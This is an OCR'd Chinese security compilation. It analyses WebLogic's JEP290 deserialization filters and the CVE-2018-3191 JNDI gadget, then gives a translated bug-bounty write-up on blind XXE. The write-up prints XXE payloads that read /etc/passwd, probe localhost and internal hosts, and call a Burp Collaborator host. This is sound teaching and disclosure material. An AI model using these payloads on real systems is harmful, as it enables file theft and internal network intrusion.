
WebLogic 是通过反射来获取到 java.io.ObjectInputFilter 或是 sun.misc.ObjectInputFilter 的各个方法的方式来实现一个 JreFilterApiProxy 对象：

```
JreFilterApiProxy() {
    this.filterSupportLevel = JreFilterApiProxy.FilterSupportLevel.NONE;
    this.filterPackage = null;
    this.initialized = false;
    this.classFilter = null;
    this.methodFilterCheckInput = null;
    this.classFilterConfig = null;
    this.methodConfigCreateFilter = null;
    this.methodConfigGetSerialFilter = null;
    this.methodConfigSetSerialFilter = null;
    this.classFilterInfo = null;
    this.classFilterStatus = null;
    this.classObjectInputStream = null;
    this.methodInputStreamGetFilter = null;
    this.methodInputStreamSetFilter = null;
    this.determineJreFilterSupportLevel();
    if (this.filterSupportLevel != JreFilterApiProxy.FilterSupportLevel.NONE) {
        try {
            this.classFilter = Class.forName(this.filterPackage + "." + "ObjectInputFilter");
            this.classFilterConfig = Class.forName(this.filterPackage + ".ObjectInputFilterConfig");
            this.classFilterInfo = Class.forName(this.filterPackage + ".ObjectInputFilterFilterInfo");
            this.classFilterStatus = Class.forName(this.filterPackage + ".ObjectInputFilterStatus");
            this.methodFilterCheckInput = this.classFilter.getMethod( name: "checkInput", this.classFilterInfo);
            this.methodConfigCreateFilter = this.classFilterConfig.getMethod( name: "createFilter", String.class);
            this.methodConfigGetSerialFilter = this.classFilterConfig.getMethod( name: "getSerialFilter");
            this.methodConfigSetSerialFilter = this.classFilterConfig.getMethod( name: "setSerialFilter", this.classFilter);
            this.classObjectInputStream = Class.forName("java.io.ObjectInputStream");
            if (this.filterSupportLevel == JreFilterApiProxy.FilterSupportLevel.PUBLIC) {
                this.methodInputStreamGetFilter = this.classObjectInputStream.getMethod( name: "getObjectInputFilter");
                this.methodInputStreamSetFilter = this.classObjectInputStream.getMethod( name: "setObjectInputFilter", this.classFilter);
            } else {
                this.methodInputStreamGetFilter = this.classObjectInputStream.getDeclaredMethod( name: "getInternalObjectInputFilter");
                this.methodInputStreamGetFilter.setAccessible(true);
                this.methodInputStreamSetFilter = this.classObjectInputStream.getDeclaredMethod( name: "setInternalObjectInputFilter", this.classFilter);
                this.methodInputStreamSetFilter.setAccessible(true);
            }

            this.rejectedFilterStatus = Enum.valueOf(this.classFilterStatus,  name: "REJECTED");
            this.initialized = true;
        } catch (ClassNotFoundException var2) {
            this.initialized = false;
            throw new ApiProxyException("Unable to initialize API proxy", var2);
        } catch (NoSuchMethodException var3) {
            this.initialized = false;
            throw new ApiProxyException("Unable to initialize API proxy", var3);
        } catch (SecurityException var4) {
            this.initialized = false;
            throw new ApiProxyException("Unable to initialize API proxy", var4);
        }
    }
}
```


determineJreFilterSupportLevel 方法：

```
private void determineJreFilterSupportLevel() {
    if (this.isClassExists( var1: "java.io.ObjectInputFilter")) {
        this.filterSupportLevel = JreFilterApiProxy.FilterSupportLevel.PUBLIC;
        this.filterPackage = "java.io";
    } else if (this.isClassExists( var1: "sun.misc.ObjectInputFilter")) {
        this.filterSupportLevel = JreFilterApiProxy.FilterSupportLevel.HIDDEN;
        this.filterPackage = "sun.misc";
    }

}
```


后面的流程大抵如下,根据 DEFAULT_BLACKLIST_PACKAGES 和 DEFAULT_BLACKLIST_CLASSES 的值来给 WebLogicFilterConfig 对象中的成员变量 serialFilter 赋值，serialFilter 的值是作为 JEP290 对序列化数据进行检测的一个格式（里面包含需要做检测的默认值，用分号隔开。包名后面需要带星号，包名或者类名前面带感叹号的话表示黑名单，没有则表示白名单。这些在 ObjectInputFilter 这个接口的方法中都能看到）。接下来就是反射调用 setObjectInputFilter 方法将 serialFilter 的值赋给 ObjectInputStream 中的 serialFilter（假如 ObjectInputStream 对象中的 serialFilter 值为空是不会对序列化数据进行检测的）。看一下 WebLogic 设置好的 serialFilter：



再看 ObjectInputStream 这边，图的左下可以看到从反序列化到进入检测的调用栈：



跟入 checkInput 方法：



前面有些常规的检测，红圈部分是针对 serialFilter 里的格式进行检测的，这里用到了 Function<T, U> 接口和 lambda 语法。看下 ObjectInputFilter 接口中的内部类 Global 的代码块就能明白这里是咋做的检测了。

```
private Global(String var1) {
    this.pattern = var1;
    this.maxArrayLength = 9223372036854775807L;
    this.maxDepth = 9223372036854775807L;
    this.maxReferences = 9223372036854775807L;
    this.maxStreamBytes = 9223372036854775807L;
    String[] var2 = var1.split(";");        //这里的 var1 就是 serialFilter，先根据分号进行分割
    this.filters = new ArrayList(var2.length);

    for(int var3 = 0; var3 < var2.length; ++var3) {
        String var4 = var2[var3];
        int var5 = var4.length();
        if (var5 != 0 && !this.parseLimit(var4)) {      //parseLimit 方法用于处理那些说明限制大小的字符串，比如
maxdepth=100
            boolean var6 = var4.charAt(0) == '!';
            if (var4.indexOf(47) >= 0) {
                throw new IllegalArgumentException("invalid character \"/\" in: \"" + var1 + "\"");
            }

            String var7;
            if (var4.endsWith("*")) {       //对包名进行检测
                if (var4.endsWith(".*")) {
                    var7 = var4.substring(var6 ? 1 : 0, var5 - 1);
                    if (var7.length() < 2) {
                        throw new IllegalArgumentException("package missing in: \"" + var1 + "\"");
                    }

                    if (var6) {     //包名前面是!表示拒绝，也就是黑名单，
                        this.filters.add((var1x) -> {
                            return matchesPackage(var1x, var7) ? ObjectInputFilter.Status.REJECTED :
ObjectInputFilter.Status.UNDECIDED;
                        });
                    } else {
                        this.filters.add((var1x) -> {
                            return matchesPackage(var1x, var7) ? ObjectInputFilter.Status.ALLOWED :
ObjectInputFilter.Status.UNDECIDED;
                        });
                    }
                } else if (var4.endsWith(".**")) {
                    var7 = var4.substring(var6 ? 1 : 0, var5 - 2);
                    if (var7.length() < 2) {
                        throw new IllegalArgumentException("package missing in: \"" + var1 + "\"");
                    }

                    if (var6) {
                        this.filters.add((var1x) -> {
                            return var1x.getName().startsWith(var7) ? ObjectInputFilter.Status.REJECTED :
ObjectInputFilter.Status.UNDECIDED;
                        });
                    } else {
                        this.filters.add((var1x) -> {
                            return var1x.getName().startsWith(var7) ? ObjectInputFilter.Status.ALLOWED :
ObjectInputFilter.Status.UNDECIDED;
                        });
                    }
                } else {
                    var7 = var4.substring(var6 ? 1 : 0, var5 - 1);
                    if (var6) {
                        this.filters.add((var1x) -> {
                            return var1x.getName().startsWith(var7) ? ObjectInputFilter.Status.REJECTED :
ObjectInputFilter.Status.UNDECIDED;
                        });
                    } else {
                        this.filters.add((var1x) -> {
                            return var1x.getName().startsWith(var7) ? ObjectInputFilter.Status.ALLOWED :
ObjectInputFilter.Status.UNDECIDED;
                        });
                    }
                }
            } else {        //对类名进行检测
                var7 = var4.substring(var6 ? 1 : 0);
                if (var7.isEmpty()) {
                    throw new IllegalArgumentException("class or package missing in: \"" + var1 + "\"");
                }

                if (var6) {
                    this.filters.add((var1x) -> {
                        return var1x.getName().equals(var7) ? ObjectInputFilter.Status.REJECTED :
ObjectInputFilter.Status.UNDECIDED;
                    });
                } else {
                    this.filters.add((var1x) -> {
                        return var1x.getName().equals(var7) ? ObjectInputFilter.Status.ALLOWED :
ObjectInputFilter.Status.UNDECIDED;
                    });
                }
            }
        }
    }

}
```

看到它是做的字符串对比（类名和包名）。再回到 ObjectInputStream 类中的 filterCheck 方法代码块的下面：

```
if (status == null ||
        status == ObjectInputFilter.Status.REJECTED) {
    // Debug logging of filter checks that fail
    if (Logging.infoLogger != null) {
        Logging.infoLogger.info(
                "ObjectInputFilter {0}: {1}, array length: {2}, nRefs: {3}, depth: {4}, bytes: {5}, ex: {6}",
                status, clazz, arrayLength, totalObjectRefs, depth, bin.getBytesRead(),
                Objects.toString(ex, "n/a"));
    }
    InvalidClassException ice = new InvalidClassException("filter status: " + status);
    ice.initCause(ex);
    throw ice;
} else {
    // Trace logging for those that succeed
    if (Logging.traceLogger != null) {
        Logging.traceLogger.finer(
                "ObjectInputFilter {0}: {1}, array length: {2}, nRefs: {3}, depth: {4}, bytes: {5}, ex: {6}",
                status, clazz, arrayLength, totalObjectRefs, depth, bin.getBytesRead(),
                Objects.toString(ex, "n/a"));
    }
}
```

只要返回的状态是空或者 REJECTED 就直接会抛出异常结束反序列流程了。其它的返回状态只做一个日志记录。

11.3.3 2.3 小结

这一章中可以看到 WebLogic 针对反序列化的防御方法有两种，分别对应着 JEP290 不可用和可用的这两种情况。JEP290 这个的代码逻辑还是挺长的，所以在写分析的时候并没有把每一步的具体内容都写上。这两种方法都是用黑名单的方式来做的过滤，其实它们也不是不能做成白名单，个人觉得白名单的方式应该很容易影响程序的功能，因为 Java 中各种接口和类的封装导致搞不清在反序列化的时候会用到哪些接口或类，所以写代码的时候不好去确定这样一个白名单出来。目前来看这样的过滤方式只有说是在找到新的 Gadget 的情况下才能绕过，从另一个角度来看这样的过滤也使得这里会一直存在问题，只是问题还没被发现。

11.4 0x03 WebLogic 远程调试及 10 月补丁修复的漏洞

11.4.1 3.1 WebLogic 远程调试

修改 domain/bin/setDomainEnv.sh，设置 debugFlag 为 true

```
export debugFlag="true"

if [ "${debugFlag}" = "true" ] ; then
    JAVA_DEBUG="-Xdebug -Xnoagent -Xrunjdwp:transport=dt_socket,address=${DEBUG_PORT},server=y,suspend=n -Djava.compiler=NONE"
    export JAVA_DEBUG
    JAVA_OPTIONS="${JAVA_OPTIONS} ${enableHotswapFlag} -ea -da:com.bea... -da:javelin... -da:weblogic... -ea:com.bea.wli... -ea:com.bea.broker... -ea:com.bea.sbconsole..."
```

这样启动的时候会监听 8453 作为调试端口，然后使用 Idea 之类的 IDE 建立一个远程调试的配置连接到该端口就可以。需要把 WebLogic 中 jar 包添加到项目中去。因为 WebLogic 没有源码，调试时的代码都是反编译得到的，所以有监控不到变量或者执行的位置跟代码行对不上的问题。

11.4.2 3.2 CVE-2018-3245

这个洞是 7 月份 CVE-2018-2893 的补丁还没有修复完善导致的绕过，涉及到 JRMPClient 这个 Gadget 的构造，具体可以参考Weblogic JRMP 反序列化漏洞回顾

这里提一点，黑名单中添加的类名不是直接序列化对象的类名而是它的父类类名能做到过滤效果的原因是在序列化数据中是会带上父类类名的。

11.4.3 3.3 CVE-2018-3191

这个 Gadget 不是新的，只是在 com.bea.core.repackaged.springframework 这个包里还有相关的类。

结合第一章提到的 readObject 这个 Gadget 是非常好理解的，只是还需要知道 JNDI 的利用方式才能完整实现利用。

com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager 这个类在进行反序列化的时候会触发 JNDI 查询，结合针对 JNDI 的利用便可以做到代码执行的效果。

JtaTransactionManager 类的 readObject 方法：

```
private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
    ois.defaultReadObject();
    this.jndiTemplate = new JndiTemplate();
    this.initUserTransactionAndTransactionManager();
    this.initTransactionSynchronizationRegistry();
}
```

进入 initUserTransactionAndTransactionManager 方法：

```
protected void initUserTransactionAndTransactionManager() throws TransactionSystemException {
    if (this.userTransaction == null) {
        if (StringUtils.hasLength(this.userTransactionName)) {
            this.userTransaction = this.lookupUserTransaction(this.userTransactionName);
            this.userTransactionObtainedFromJndi = true;
        } else {
            this.userTransaction = this.retrieveUserTransaction();
        }
    }
```

进入 lookupUserTransaction 方法再往下跟很快就可以看到 JDNI 的查询方法 lookup：

```
public Object lookup(final String name) throws NamingException {
    if (this.logger.isDebugEnabled()) {
        this.logger.debug("Looking up JNDI object with name [" + name + "]");
    }

    return this.execute(new JndiCallback() {
        public Object doInContext(Context ctx) throws NamingException {
            Object located = ctx.lookup(name);
            if (located == null) {
                throw new NameNotFoundException("JNDI object with [" + name + "] not found: JNDI implementation returned null");
            } else {
                return located;
            }
        }
    });
}
```

针对 JNDI 的一个利用前提便是 lookup 方法的参数可控，即 name 的值能被传入成一个 RMI 或者 LDAP 的绝对路径。从前面的代码可以知道这里的 name 的值来自于 JtaTransactionManager 类中的成员变量 transactionManagerName，因此只要设置 transactionManagerName 值为可控的 RMI 地址，然后将 JtaTransactionManager 对象序列化后通过 T3 协议传输给 WebLogic 便可以在 T3 协议对数据进行反序列化的时候完成利用。

利用演示：

观星
Data Star Observatory

让安全管理更简单！

数字观星

数据时代的智能安全运营服务商，基于威胁情报数据，围绕客户资产提供安全运营服务：

- 资产发现与管理
- 威胁监测与分析
- 智能化应急响应
- 漏洞全生命周期管理

北京数字观星科技有限公司
010-88321258

从 XXE 盲注到获取 root 级别文件读取权限

译者：Pi!chu

原文：https://www.anquanke.com/post/id/167946

12.1 概述

在最近的一次赏金活动中，我发现了一个 XML 终端，它对 XXE 漏洞利用尝试给出了有趣的响应。针对这一点，我没有找到太多的文档记录，只发现了在 2016 年由一位开发人员做出的记录。

在本文中，我将梳理我的思考过程，并逐步解决遇到的各种问题，最终我将一个中危漏洞成功提升为高危漏洞。我会着重说明我遇到的各种错误信息，并希望这些错误信息能够指导其他人走向正确的道路。

在这里，我已经将所有终端和其他可以识别身份的信息隐去，因为该漏洞是作为私人披露计划的一部分发布的，受漏洞影响的公司不希望我发布与其相关的任何信息。

12.2 寻找漏洞

引起我注意的，是一个使用简单的 XML 格式错误消息进行响应的终端，以及一个出现 404 错误的终端。

请求：

```
GET /interesting/ HTTP/1.1
Host: server.company.com
```

响应：

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Tue, 04 Dec 2018 10:08:18 GMT
Content-Type: text/xml
Content-Length: 189
Connection: keep-alive
<result>
<errors>
<error>The request is invalid: The requested resource could not be found.</error>
</errors>
</result>
```

但是，在我将请求方法更改为 POST，并且添加 Content-Type: application/xml 标头和无效的 XML 主体后，得到的响应看起来更有希望了。

请求：

```
POST /interesting/ HTTP/1.1
Host: server.company.com
Content-Type: application/xml
Content-Length: 30

<xml version="abc" ?>
<Doc/>
```

响应：

```
<result>
<errors>
<error>The request is invalid: The request content was malformed:
XML version "abc" is not supported, only XML 1.0 is supported.</error>
</errors>
</result>
```

假如我们发送结构合法的 XML 文档，会出现下面这样的情况。

请求：

```
POST /interesting/ HTTP/1.1
Host: server.company.com
Content-Type: application/xml
Content-Length: 30

<?xml version="1.0" ?>
<Doc/>
```

响应：

```
<result>
<errors>
<error>Authentication failed: The resource requires authentication, which was not supplied wit
</errors>
</result>
```

需要注意，服务器显然需要凭据才能与终端进行交互。但遗憾的是，没有可参考的文档指出具体是如何提供凭据，并且我也无法在任何地方找到有效的凭据。这可能是个坏消息，因为我之前发现的一些 XXE 漏洞需要与终端进行某种 ‘‘有效’’ 的交互。如果没有身份验证，利用这个漏洞可能会变得更加困难。

但是不用担心，在任何情况下，我们都应该尝试包含 DOCTYPE 定义，从而查看是否完全阻止了外部实体的使用。因此，我进行了尝试。


请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://59c99fu65h6mqfmhf5agv1aptgz6nv.burpcollaborator.net/x"> %ext;
]>
<r></r>
```

响应：

```
The server was not able to produce a timely response to your request.
```

我仔细观察 Burp Collabourator 的交互，并期待着传入的 HTTP 请求，但只得到了以下的内容。



看上去，服务器解析了我的域名，但预期的 HTTP 请求并不存在。此外，服务器在几秒钟后出现了 500 超时错误。

这种情况的发生，似乎是因为部署了防火墙。我继续尝试通过其他的端口传出 HTTP 请求，但无济于事。我试过的所有端口都出现了超时的错误，这表明受漏洞影响的服务器可以依靠防火墙来阻止所有意外发出的流量。在这里，要给安全团队点赞。

12.3 继续摸着石头过河

到目前，我有一个有趣的发现，但没有任何成果。通过尝试访问本地文件、内部网络位置以及服务，我希望能够收获到一些中危的漏洞。

为了证明这种影响，我对漏洞进行了证明，并成功确认了这些文件的存在。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "file:///etc/passwd"> %ext;
]>
<r></r>
```

响应：

```
The markup declarations contained or pointed to by the document type declaration must be well-
```

这表示，该文件存在，并且可以由 XML 解析器打开和读取，但该文件的内容并非有效的文档类型定义（DTD），因此解析器解析失败，并产生错误。

换而言之，在这里并没有禁用外部实体的加载，但我们没有得到任何输出。在这个阶段，这似乎是一个 XXE 盲注的问题。

此外，我们可以假设正在运行的解析器是 JAVA 的 SAX Parser，因为这段错误字符串似乎与 Java 错误类 org.xml.sax.SAXParseExceptionpublicId 相关。这非常有趣，因为 Java 在涉及到 XXE 漏洞时有许多独特之处，我们稍后会进行分析。

在尝试访问不存在的文件时，其响应有所不同。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "file:///etc/passwdxxx"> %ext;
]>
<r></r>
```

响应：

```
The request is invalid: The request content was malformed:
/etc/passwdxxx (No such file or directory)
```

好的，这非常有用，但还不是最好。我们如何将这个 XXE 盲注漏洞转变为端口扫描程序呢?

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://localhost:22/"> %ext;
]>
<r></r>
```

响应：

```
The request is invalid: The request content was malformed:
Invalid Http response
```

这样一来，就意味着我们可以枚举内部服务。尽管仍然不是我想要的结果，但至少有一些收获了。这种类型的 XXE 盲注实际上与服务器端请求伪造（SSRF）漏洞的行为类似：攻击者可以运行内部 HTTP 请求，但无法读取响应。

我想知道，是否可以应用任何其他与 SSRF 相关的技术，以便更好地利用这个 XXE 盲注漏洞。我们需要检查对其他协议是否支持，包括 https、gopher、ftp、jar、scp 等。我尝试了一些没有结果的协议，它们产生了有用的错误消息，如下面的请求和响应所示。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [ <!ENTITY % ext SYSTEM "gopher://localhost/"> %ext; ]>
<r></r>
```

响应：

```
The request is invalid: The request content was malformed:
unknown protocol: gopher
```

这很有趣，因为它将用户提供的协议打印到错误消息之中。我们记录下这种利用方式，留待以后使用。

通过 SSRF 盲注，我们看看是否可以访问任何有意义的内部 Web 应用程序。由于我进行漏洞挖掘的公司似乎与大量开发人员合作，在其 GitHub 中出现了大量对 x.company.internal 格式的内部主机的引用，所以我发现了一些看起来很有希望的内部资源，例如：

wiki.company.internal

jira.company.internal

confluence.company.internal

在此前，我们发现有防火墙阻止了流量的传出，我想验证内部流量是否也被阻止，或者内部网络是否更受信任。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://wiki.company.internal/"> %ext;
]>
<r></r>
```

响应：

```
The markup declarations contained or pointed to by the document type declaration must be well-
```

我们之前见过相同的错误消息，这表明所请求的资源已被读取，但格式不正确。这也意味着，内部的网络流量是被允许的，我们的内部请求已经成功！

现在，我们利用 XXE 盲注漏洞，可以向许多内部 Web 应用程序发出请求，枚举文件系统上存在的文件，并枚举在所有内部主机上运行的服务。我在旅行的路上，报告了这一漏洞，并思考进一步的可能性。

12.4 深入挖掘

在旅行回来后，我的心情也焕然一新，于是决心深入挖掘这个漏洞。具体来说，我已经意识到未经过滤的内部网络流量可能会被滥用，以将流量发送到外部，从而防止在内部网络上找到类似代理的主机。

通常，在没有任何形式的反馈的情况下，寻找 Web 应用程序上的漏洞几乎是不可能的。幸运的是，在 Jira 中有一个已知的 SSRF 漏洞，在许多文章中已经给出了 Write-up。

我立刻针对此前发现的内部 Jira 服务器，测试这个漏洞是否存在。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "https://jira.company.internal/plugins/servlet/oauth/users/icon-uri?consu
]>
<r></r>
```

响应：

```
The request is invalid: The request content was malformed:
sun.security.validator.ValidatorException: PKIX path building failed: sun.security.provider.ce
```

这样看来，如果 SSL 验证中的任何内容出现错误，HTTPS 流量也会传输失败。幸运的是，Jira 默认在 TCP/8080 端口上作为普通 HTTP 服务运行。所以，让我们再试一次。

请求：

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://jira.company.internal:8080/plugins/servlet/oauth/users/icon-uri?
]>
<r></r>
```

响应：

```
The request is invalid: The request content was malformed:
http://jira.company.internal:8080/plugins/servlet/oauth/users/icon-uri
```

我再次检查了我的 Burp Collaborator 交互，但结果表明 Jira 可能已经修复了漏洞，或者禁用了易受攻击的插件。最后，在我疯狂寻找已知 SSRF 漏洞无果后，我决定尝试针对 Confluence（默认情况下在 8090 端口）利用与 Jira 相同的漏洞。

